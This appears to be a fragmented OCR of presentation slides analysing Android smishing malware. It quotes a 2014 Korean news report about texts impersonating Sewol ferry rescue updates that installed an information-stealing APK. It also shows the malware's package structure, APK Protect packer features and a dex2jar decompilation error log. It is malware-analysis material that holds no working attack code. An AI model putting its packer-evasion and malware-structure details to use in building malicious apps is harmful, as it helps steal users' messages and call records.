


```
+ android.support
- com.google.android.ebk.hana
    + ikbh
    - kakao
        + DesUtils
        + InjectFun
        + PApplication
```



```
+ android.support.v4
- com
    + android.internal.telephony
    - google.android.ebk.hana
        + ikbh
        - kakao
            + model
            + receiver
            + service
            + util
            + AppContacts
            + AppContext
            + BKMain
            + MainActivity
            + UploadManager
+ org
```


Using the Dynamic code loading



Code Protection in Android-Patrick chulz

Using the ApkProtect Lite

Using the ApkProtect



[진도 여객선 침몰]세월호 사고사칭 스미싱 문자 출현

입력시간 | 2014.04.17 14:44 | 김현아 기자 chaos@

기자의 다른 기사보기

[화제] 피부과 의사도 깜짝 놀란 효과! 주름,기미,잡티 없앤 이것!! [AD]

[이데일리 김현아 기자] 미래창조과학부(장관 최문기)와 한국인터넷진흥원(KISA)이 17일 오전 세월호 침몰사고를 사칭한 스미싱 문자가 발송되고 있다며 주의를 당부했다.

[연합뉴스] 여객선 (세월호) 침몰사고 구조현황 동영상 http://goo.gl/jVyiR4


세월호 사칭 스미싱 문자

구조현황.apk

비극적인 세월호 침몰사고와 관련 수백 명의 가족과 국민들이 비통함을 감추지 못하고 밤새 구조 작업을 안타깝게 지켜보고 있는 가운데, 사고 발생 하루 만인 17일 오전 세월호 침몰사고 구조현황 동영상을 가장한 스미싱 사기가 발생했다.

해당 문자에는 '여객선(세월호) 침몰사고 구조현황 동영상'이라는 문구가 적혀있으며, 해당 메시지에는 인터넷주소를 포함하고 있다.


세월호 침몰사고 사칭 스미싱 문자에 포함된 인터넷주소(URL)를 클릭하면 스마트폰에 악성앱(구조현황.apk)이 다운로드 되고, 설치된 악성앱을 통해 기기정보, 문자, 통화기록 등을 탈취하는 것으로 확인됐다.




구조현황.apk

We're sorry, but we can't preview .apk files. Please download this file using the button below.

How to Check Apkprotect



이름	크기	압축된 크기	수정한 날짜
apkprotect.com	1 063	1 063	2013-12-05 19:08
assets	80 962	26 882	
lib	70 120	31 721	
META-INF	23 633	9 004	
res	294 596	261 811	
AndroidManif...	4 548	1 338	2013-12-06 02:57
classes.dex	373 472	171 684	2013-12-05 19:08
resources.arsc	33 588	33 588	2013-12-06 02:57




파일명	압축크기	원본크기	압축률	종류	수정한 날짜
assets				로컬 디스크	
META-INF				로컬 디스크	
res				로컬 디스크	
AndroidManifest.xml	2,050	8,916	77%	XML 문서	2014-04-16 PM 05:50:10
classes.dex	176,668	404,828	56%	DEX 파일	2014-04-16 PM 05:50:10
resources.arsc	739	2,504	70%	ARSC 파일	2014-04-17 AM 02:36:04

APK Protect


Function	APK Protect Lite	APK Protect Professional	APK Protect Enterprise
Anti-debugging	Yes	Yes	Yes
Anti-decompilation	Yes	Yes	Yes
Java Code Protection Quantity	/	10	20
C++ Code Protection	No	No	Yes
Any package name	Yes	Yes	No
ARM v5/v7	Yes	Yes	Yes
Intel X86	/	/	Yes
Long Password	No	Yes	Yes

APK Protect process



Code Protection in Android-Patrick Schulz


APK Protect Lite



이름 ▲	수정한 날짜	유형	크기
classes.dex	2013-12-28 오전 ...	DEX 파일	1,059KB
classes_dex2jar.jar	2014-03-01 오후 ...	ALZip JAR File	1KB

```
):₩tool₩java₩dex2jar-0.0.9.15>dex2jar.bat classes.dex
:his cmd is deprecated, use the d2j-dex2jar if possible
lex2jar version: translator-0.0.9.15
lex2jar classes.dex -> classes_dex2jar.jar
:om.googlecode.dex2jar.DexException: while accept method:[Landroid/a;.a()Ljava/]
ang/String;]
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReade
·.java:694)
        at com.googlecode.dex2jar.reader.DexFileReader.acceptClass(DexFileReader
.java:441)
        at com.googlecode.dex2jar.reader.DexFileReader.accept(DexFileReader.java
:323)
        at com.googlecode.dex2jar.v3.Dex2jar.doTranslate(Dex2jar.java:85)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:261)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:252)
```

Dalvik File Format



header

string_ids

type_ids

